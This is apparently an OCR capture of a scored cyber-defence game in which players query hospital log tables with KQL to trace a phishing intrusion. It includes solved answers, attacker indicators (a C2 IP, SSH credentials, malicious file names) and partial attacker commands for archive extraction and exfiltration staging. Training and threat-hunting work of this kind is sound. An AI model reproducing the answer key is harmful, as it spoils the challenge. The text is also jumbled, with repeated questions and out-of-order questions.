Need help?
Submit


Azure Data Explorer
Query
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
let malicious_files = dynamic(["Pediatric_Care_Update.docm", "New_Healthcare_Protocols.docm"]);
FileCreationEvents
| where filename in (malicious_files)
Table 1
Add visual
Stats
Search
UTC
Done (0.760 s)
38 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-03-01 11:58:33.0000 P3EX-DESKTOP jomarkland c521e03c0514bc737c5b919855dd9... C:\Users\jomarkland\Downloads\New_Healthcar... New_Healthcare_Pr... firefox.exe
2024-03-01 12:05:56.0000 M8D0-MACHINE mehudgens 343a676abe056d4f72f4769f8a033a... C:\Users\mehudgens\Downloads\New_Healthca... New_Healthcare_Pr... firefox.exe
2024-03-01 12:09:45.0000 5QJC-DESKTOP gearthur 5203f4abc53ab2f128828d3f43ff907... C:\Users\gearthur\Downloads\New_Healthcare_... New_Healthcare_Pr... Edge.exe
2024-03-01 12:31:55.0000 FXXV-DESKTOP elharris 7e03e85779f6ff8bfa35c91a860a3eff... C:\Users\elharris\Downloads\New_Healthcare_Pr... New_Healthcare_Pr... chrome.exe
2024-03-04 11:02:22.0000 QKD1-MACHINE edwilliamson e2a986d377b46f04b14ae03dfffcd80... C:\Users\edwilliamson\Downloads\New_Healthc... New_Healthcare_Pr... Edge.exe
2024-03-04 11:15:07.0000 SUP-LAPTOP habarnes 3596ab7ed884cbdd6f1ff05db2656f... C:\Users\habarnes\Downloads\New_Healthcare_... New_Healthcare_Pr... edge.exe
2024-03-04 11:28:57.0000 SUPER-DB-SER... rotrenneman f0d81fc32b23602e5f1648b262ba89... C:\Users\rotrenneman\Downloads\New_Healthc... New_Healthcare_Pr... edge.exe
2024-03-04 11:33:33.0000 3ORE-LAPTOP mobaez 9c15807b7153377a05eb772e65634... C:\Users\mobaez\Downloads\New_Healthcare_P... New_Healthcare_Pr... Edge.exe
2024-03-04 11:34:16.0000 CKQF-MACHINE clarce c9ffa387308dfbce2987e6045287373... C:\Users\clarce\Downloads\New_Healthcare_Pro... New_Healthcare_Pr... chrome.exe
2024-03-05 16:51:44.0000 7WSV-MACHINE schorwath 9396f9a42cba603d64aa29faf3d5feb... C:\Users\schorwath\Downloads\New_Healthcare... New_Healthcare_Pr... edge.exe
2024-03-05 17:05:04.0000 QNTA-DESKTOP chsimpson e4c7265591cf7f52dac0aa796a2fde6... C:\Users\chsimpson\Downloads\New_Healthcar... New_Healthcare_Pr... Edge.exe
2024-03-06 12:13:21.0000 ZQHM-LAPTOP jejones 47c3fa989d3c0ba92f784111ac3a6b... C:\Users\jejones\Downloads\Pediatric_Care_Upd... Pediatric_Care_Upd... edge.exe


Question 6 (100 pts)
OK, so maybe there was a click or two, we can still recover.
How many records are there for either of these files being on Azure Crest employee computers?
38
Solved by 335 players || Need help?
Submit

Question 7 (50 pts)

What is the timestamp for the first time one of these files was created?

2024-03-01T11:58:33Z

Solved by 331 players || Need help?

Submit

Question 8 (100 pts)

Let's take a closer look at the first computer that downloaded the suspicious file.

What is the name of the file that is created after the suspicious file is downloaded?

heartburn.zip

Solved by 324 players || Need help?

Submit

Question 9 (150 pts)

What is the directory path that contains this new file?

C:\ProgramData\Heartburn

Solved by 323 players || Need help?

Submit

Question 10 (100 pts)

On that machine, how many additional files are created in the same directory?

3

Solved by 321 players || Need help?

Submit

Question 11 (150 pts)

What command was used to extract the additional files from the zip file into the same directory where it was located?

cmd.exe /c Expand-Archive -Path C: \ProgramData\hear

Solved by 311 players || Need help?

Submit

Question 12 (100 pts)

What is the IP address that putty.exe uses to establish it's SSH connection?

93.142.203.80

Solved by 303 players || Need help?

Submit


Question 13 (50 pts)

What does the acronym SSH stand for?

Secure Shell

Solved by 323 players || Need help?

Submit



Question 14 (300 pts)

How many unique IP addresses were used to initiate similar SSH connections?

17

Solved by 306 players || Need help?

Submit

Question 15 (150 pts)

What username is used to initiate the SSH connection?

have_ya_tried

Solved by 298 players || Need help?

Submit

🥳 You reached level 14!

Overthinking? Nah! You're just making sure every corner is secure! Your new level title is **Intrusion Overthinker**.

Keep Playing | View your performance

Question 16 (150 pts)

What is the password used to initiate the SSH connection?

turning_it_off_and_on_again

Solved by 298 players || Need help?

Submit

Question 18 (300 pts)

Just as you're about to continue investigating, the sweaty and very flustered IT Director barges in with an urgent tone, firing off questions:

"Wait a minute! Is it over yet? People keep asking me questions! Have you found who is responsible yet? Are they still in the network? What's taking so long? Is it the darkweb cybercriminals? I heard about darkweb cybercriminal hackers targeting healthcare companies. How many of our employee computers have been hacked? How bad is it?"

You inwardly sigh knowing you'll need to address the Director's most immediate concern before you can finish your investigation.

How many of our employee computers have been compromised?

35

Solved by 292 players || Need help?

Submit

Question 1 (100 pts) ✓ Solved

This Twitter user, also known as "Hutch", co-authored the paper that introduced the Cyber Kill Chain to information security. (enter their @ username)

@killchain;killchain

Solved by 275 players || Need help?

Submit

Question 2 (100 pts)

The seven steps of the Cyber Kill Chain enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures.

What is the first step of the Cyber Kill Chain?

Reconnaissance

Solved by 303 players || Need help?

Submit

Question 3 (200 pts) ✓ Solved

Let's dive deeper into the threat actor's initial reconnaissance efforts to better understand what the attacker was seeking.

How many records are there of the threat actor browsing the Azure Crest Hospital's website?

32

Solved by 260 players || Need help?

Submit

Question 4 (50 pts)

The threat actor apparently learned A LOT from doing research on Azure Crest's website. First they found about some major personnel changes at the hospital.

These changes came as part of the CFO's promise to save money.

What article did they read about personnel changes at the hospital? (provide full url)

https://azurecresthospital.med/news/half-of-it-departmen

Solved by 260 players || Need help?

Submit

Question 5 (50 pts) Solved

Following the personnel changes, Azure Crest's CFO hired her buddy to fill in the gaps.

Which employee was hired as part of an effort to reduce costs?

Roy Trenneman

Solved by 258 players || Need help?

Submit

Question 6 (50 pts)

This new employee went right to work on figuring out how to save money. His suggestion, touted and published as research on the Azure Crest Hospital website, was to have Azure Crest bring their technology in-house.

Narrator Note: It was actually a VERY BAD idea

What article did Azure Crest publish about building one's own stuff instead of paying for it? (provide the full url)

https://azurecresthospital.med/news/research/why-pay-fc

Solved by 256 players || Need help?

Submit

Question 7 (75 pts) Solved

While conducting reconnaissance, the threat actor also tried to get information about the juicy targets they were after.

What specific type of medical records was the Threat Actor attempting to access on Azure Crest Hospital's internal share?

pediatric

Solved by 254 players || Need help?

Submit

Question 8 (250 pts) Solved

After researching two employees at Azure Crest Hospital, the threat actor focused their efforts on one employee in particular.

Which employee did the threat actor ultimately decide to target?

Roy Trenneman

Solved by 252 players || Need help?

Submit


Question 9 (50 pts) Solved


What is that employee's role?


Database Administrator


Solved by 253 players || Need help?


Submit



Azure Data Explorer | Query
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
let malicious_email = dynamic(["medstaffinfo@hospitalcomm.org","healthupdate@gmail.com"]);
Email
| where sender has_any (malicious_email)
| where recipient == "roy_trenneman@azurecresthospital.med"
Table 1
Add visual
Stats
Search
UTC
Done (0.761 s)
1 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-03-04 10:52:18.0000
healthupdate@gmail.com
healthupdate@gmail...
roy_trenneman@azu...
[EXTERNAL] Vital Update...
CLEAN
http://unhealthyrecordsyste...



Question 11 (75 pts)
Did that employee click on the link? (yes/no)
yes
Solved by 258 players || Need help?
Submit



Question 11 (75 pts) Solved
Did that employee click on the link? (yes/no)
yes
Solved by 258 players || Need help?
Submit



Question 12 (100 pts) Solved
Hooooo boy
What is the timestamp for when the docm file was created on Roy's machine?
2024-03-04T11:28:57Z
Solved by 253 players || Need help?
Submit


Question 13 (100 pts)
What is the name of the first malicious file created by the threat actor in the user's Temp folder?
dbhunter.exe
Solved by 254 players || Need help?
Submit


Azure Data Explorer
Query
Dora
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
1 ProcessEvents
2 | where process_commandline contains "dbhunter.exe"
Table 1
Add visual
Stats
Search
UTC
Done (0.747 s)
1 records
timestamp
parent_process...
parent_process_hash
process_comman...
process_name
process_hash
hostname
username
2024-04-01 15:26:2...
cmd.exe
614ca7b627533e22aa3e5c3...
dbhunter.exe --searc...
dbhunter.exe
191fd9ea5f7a66b56c8ba06...
SUPER-D8-SERV...
rotrenneman


Question 14 (200 pts) Solved
What types of files does dbhunter.exe search for upon execution? (enter any one of them)
.db;db;.sql;sql;.mdb;mdb
Solved by 254 players || Need help?
Submit


Azure Data Explorer
Query
Connections
Add
ip_addr (string)
name (string)
role (string)
user_agent (string)
username (string)
FileCreationEvents
filename (string)
hostname (string)
path (string)
process_name (string)
sha256 (string)
timestamp (datetime)
username (string)
InboundNetworkEvents
NetworkFlow
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
let roy_username =
Employees
| where ip_addr == "10.10.0.2"
| project username;
ProcessEvents
| where username in (roy_username)
| where process_commandline contains "meme"
Table 1
Add visual
Stats
Search
UTC
Done (0.347 s)
1 records
timestamp
parent_process...
parent_process_hash
process_comman...
process_name
process_hash
hostname
username
2024-04-01 17:12:3...
cmd.exe
614ca7b627533e22aa3e5c3...
7z.exe a -t7z C:\\Out\...
cmd.exe
ca5bf21d9e885b0811bd06...
SUPER-DB-SERV...
rotrenneman
Columns


Question 15 (100 pts) Solved
After compressing a series of files for exfiltration, the threat actor secures them with a password.
What password is used to encrypt the compressed file containing Roy's meme collection?
mommawemadeit
Solved by 249 players || Need help?
Submit

Question 16 (300 pts) ✅ Solved

